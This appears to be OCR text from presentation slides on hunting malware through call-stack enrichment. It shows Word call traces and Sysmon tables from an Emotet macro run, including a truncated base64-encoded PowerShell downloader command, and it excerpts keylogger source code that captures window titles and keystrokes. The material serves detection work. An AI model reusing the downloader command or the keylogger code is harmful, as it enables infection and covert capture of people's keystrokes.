
- Winword calltrace:



```
[(PID: 3292, WINWORD, Module: ntdll!0xLdrInitializeThunk, Count: 1
[(PID: 3292, WINWORD, Module: ntdll!0xLdrpInitializeThread, Count: 1
[(PID: 3292, WINWORD, Module: ntdll!0xNtCreateThreadEx, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xBreakTimer, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xCDispVbaStdMod::Invoke, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xCVbeProcs::CallMacro, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xEpiInvokeMethod, Count: 1
[(PID: 3292, WINWORD, Module: vbe7!0xStartBreakTimer, Count: 1
[(PID: 3292, WINWORD, Module: winword!0x2F341602, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A6413E6, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A641709, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A642690, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A8433E9, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7A9E6ADF, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7AA03EDB, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BE81F, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BF462, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BF4D0, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B3121EA, Count: 1
[(PID: 3292, WINWORD, Module: wwlib!0x7B3A0AA7, Count: 1
```

Emotet spam emails


- Event enrichment:



```
t  calltrace          PID: 3292, WINWORD, Module: ntdll!0x__RtlUserThreadStart, 2
                      PID: 3292, WINWORD, Module: ntdll!0x_LdrpInitialize, Count: 1
                      PID: 3292, WINWORD, Module: ntdll!0x_RtlUserThreadStart, 2
                      PID: 3292, WINWORD, Module: ntdll!0xLdrInitializeThunk, Count: 1
                      PID: 3292, WINWORD, Module: ntdll!0xLdrpInitializeThread, Count: 1
                      PID: 3292, WINWORD, Module: ntdll!0xNtCreateThreadEx, Count: 1
                      PID: 3292, WINWORD, Module: ntoskrnl!0x, Count: 4
                      PID: 3292, WINWORD, Module: oleaut32!0x77537EDF, Count: 1
                      PID: 3292, WINWORD, Module: user32!0x_InternalCallWinProc, Count: 1
                      PID: 3292, WINWORD, Module: user32!0xDispatchMessageW, Count: 1
                      PID: 3292, WINWORD, Module: user32!0xDispatchMessageWorker, Count: 1
                      PID: 3292, WINWORD, Module: user32!0xUserCallWinProcCheckWow, Count: 1
                      PID: 3292, WINWORD, Module: vbe7!0xBreakTimer, Count: 1
                      PID: 3292, WINWORD, Module: vbe7!0xCDispVbaStdMod::Invoke, Count: 1
                      PID: 3292, WINWORD, Module: vbe7!0xCVbeProcs::CallMacro, Count: 1
                      PID: 3292, WINWORD, Module: vbe7!0xEpiInvokeMethod, Count: 1
                      PID: 3292, WINWORD, Module: vbe7!0xStartBreakTimer, Count: 1
                      PID: 3292, WINWORD, Module: winword!0x2F34159A, Count: 1
                      PID: 3292, WINWORD, Module: winword!0x2F341602, Count: 1
```

Emotet spam emails


- Event enrichment hunts:



host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage	winlog.event_data.CommandLine
WIN7X86SP1	-	Process Create (rule: ProcessCreate)	-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\wbem\WmiPrvSE.exe	POwershell -e JABqADQANwAxAF8AMAA9ACgAJwBBADgAXw A1ADYAPQBuAGUAdwAtAG8AYgBqAGUAYwB0 ADMAMAA0ADUA0AA9ACgAJwBoAHQAJwArAC cAKwAnAG4AJwArACcAdAB1AHIAZQAnACsA YwAnACsAJwBvAG0ALwAnACsAJwBXAHgAdw B0AHAAOgAnACsAJwAvACcAKwAnAC8AJwAr
WIN7X86SP1	office_macro_executed	Process Create (rule: ProcessCreate)	PID: 3292, WINWORD, Module: ntdll!0x__RtlUserThreadStart, 2 PID: 3292,	C:\Program Files\Microsoft Office\Office16\WINWORD.EXE	C:\Windows\explorer.exe	"C:\Program Files\Microsoft Office "C:\Users\Administrator\Desktop\Em "u"

Keylogger

- Random keylogger from Github:



TheFox / keylogger

keylogger / src /

TheFox Version 1.1.0. ...be5473f on 26 Mar 2015

..

config.h 5 years ago

functions.cpp 5 years ago

functions.h 5 years ago


main.cpp 5 years ago

main.h 5 years ago

```
while(1){
    Sleep(2); // give other programs time to run

    // get the active windowtitle
    char title[1024];
    HWND hwndHandle = GetForegroundWindow();
    GetWindowText(hwndHandle, title, 1023);
    if(lastTitle != title){
        klogout << endl << endl << "Window: ";
        if(strlen(title) == 0)
            klogout << "NO ACTIVE WINDOW";
        else
            klogout << "'" << title << "'";

        klogout << endl;

        lastTitle = title;
    }

    // logging keys, thats the keylogger
    for(unsigned char c = 1; c < 255; c++){
        SHORT rv = GetAsyncKeyState(c);
        if(rv & 1){ // on press button down
            string out = "";
            if(c == 1)
                out = "[LMOUSE]"; // mouse left
            else if(c == 2)
```

Keylogger

- Keylogger’s work:



Process Explorer - Sysinternals: www.sysinternals.com [ENTERPRISE\Administrator]
File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
spoolsv.exe		4,128 K	12,424 K	832	Spooler SubSystem App	Microsoft Corporation
svchost.exe	< 0.01	10,580 K	23,432 K	2112	Host Process for Windows S...	Microsoft Corporation
Sysmon.exe	0.01	4,336 K	11,192 K	2208	System activity monitor	Sysinternals - www.sysinter...
svchost.exe		2,780 K	11,292 K	2352	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	3,340 K	13,600 K	2628	Host Process for Windows S...	Microsoft Corporation
unsecapp.exe		968 K	5,604 K	2684	Sink to receive asynchronou...	Microsoft Corporation
sihost.exe		5,060 K	21,564 K	3652	Shell Infrastructure Host	Microsoft Corporation
svchost.exe	0.40	12,168 K	39,524 K	3684	Host Process for Windows S...	Microsoft Corporation
taskhostw.exe	0.01	5,688 K	15,236 K	3748	Host Process for Windows T...	Microsoft Corporation
ctfmon.exe	0.48	8,756 K	18,304 K	3916	CTF Loader	Microsoft Corporation
explorer.exe	7.80	133,228 K	70,292 K	644	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,300 K	628 K	5964	Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	0.01	2,284 K	2,048 K	6100	VirtualBox Guest Additions Tr...	Oracle Corporation
OneDrive.exe	< 0.01	24,320 K	2,316 K	3396	Microsoft OneDrive	Microsoft Corporation
cmd.exe		3,324 K	508 K	5152	Windows Command Processor	Microsoft Corporation
conhost.exe	< 0.01	6,396 K	1,640 K	7184	Console Window Host	Microsoft Corporation
GetCallStack.exe	45.22	521,928 K	454,992 K	5248	GetCallStack	
Taskmgr.exe	0.57	12,372 K	12,848 K	7556	Task Manager	Microsoft Corporation
procexp.exe	0.84	15,740 K	20,516 K	4808	Sysinternals Process Explorer	Sysinternals - www.sysinter...
notepad++.exe	0.79	8,012 K	18,060 K	5052	Notepad++ : a free (GNU) so...	Don HO don.h@free.fr
keylogger.exe	0.66	552 K	2,928 K	7668	Developed using the Dev-C+...	fox21.at
svchost.exe	0.01	2,868 K	17,016 K	3100	Host Process for Windows S...	Microsoft Corporation
StartMenuExperienceHost.exe		16,288 K	57,056 K	3968		
RuntimeBroker.exe		4,656 K	18,732 K	1624	Runtime Broker	Microsoft Corporation
SearchUI.exe	Susp...	53,560 K	108,900 K	4128	Search and Cortana applicati...	Microsoft Corporation
RuntimeBroker.exe		4,692 K	15,528 K	4260	Runtime Broker	Microsoft Corporation
SearchIndexer.exe	8.17	36,456 K	44,556 K	4316	Microsoft Windows Search I...	Microsoft Corporation
SearchProtocolHost.exe	0.27	1,896 K	8,580 K	7256	Microsoft Windows Search P...	Microsoft Corporation
SearchProtocolHost.exe	0.01	1,352 K	6,692 K	3476	Microsoft Windows Search P...	Microsoft Corporation
SearchFilterHost.exe	0.32	1,536 K	7,052 K	5496	Microsoft Windows Search F...	Microsoft Corporation
ApplicationFrameHost.exe		8,708 K	23,224 K	4400	Application Frame Host	Microsoft Corporation
YourPhone.exe	Susp...	9,536 K	8,336 K	4492		
MicrosoftEdge.exe	Susp...	14,296 K	52,284 K	4508	Microsoft Edge	Microsoft Corporation
browser_broker.exe		1,184 K	6,860 K	4756	Browser_Broker	Microsoft Corporation
svchost.exe		1,292 K	6,216 K	4776	Host Process for Windows S...	Microsoft Corporation
Windows.WARP.JITService....		932 K	4,560 K	4880		
RuntimeBroker.exe		1,188 K	6,384 K	4972	Runtime Broker	Microsoft Corporation
MicrosoftEdgeSH.exe	Susp...	3,908 K	11,048 K	5316	Microsoft Edge Web Platform	Microsoft Corporation
MicrosoftEdgeCP.exe	Susp...	5,328 K	20,156 K	5032	Microsoft Edge Content Proc...	Microsoft Corporation
RuntimeBroker.exe		3,004 K	15,688 K	5424	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe	< 0.01	1,744 K	7,636 K	5888	Runtime Broker	Microsoft Corporation
SecurityHealthService.exe		2,976 K	12,880 K	5992	Windows Security Health Se...	Microsoft Corporation
WindowsInternal.ComposableSh...	0.05	6,720 K	30,548 K	3520	WindowsInternal.Composabl...	Microsoft Corporation
WinStore.App.exe	Susp...	36,636 K	388 K	3616	Store	Microsoft Corporation
RuntimeBroker.exe		4,920 K	19,628 K	5656	Runtime Broker	Microsoft Corporation

CPU Usage: 72.85% | Commit Charge: 48.14% | Processes: 97 | Physical Usage: 50.50%

Name	Date modified	Type	Size
2019-11-06_11-53-24.log	11/6/2019 11:53 AM	Text Document	1 K
keylogger.dev	8/23/2009 2:31 PM	DEV File	1 K
keylogger.exe	8/23/2009 2:31 PM	Application	285 K
keylogger_private.h	8/23/2009 2:31 PM	H File	1 K
keylogger_private.rc	8/23/2009 2:31 PM	RC File	1 K
keylogger_private.res	8/23/2009 2:31 PM	RES File	1 K
license.txt	3/16/2009 8:59 PM	TXT File	35 K
main.cpp	8/23/2009 2:27 PM	CPP File	6 K
Makefile.win	8/23/2009 2:31 PM	WIN File	2 K

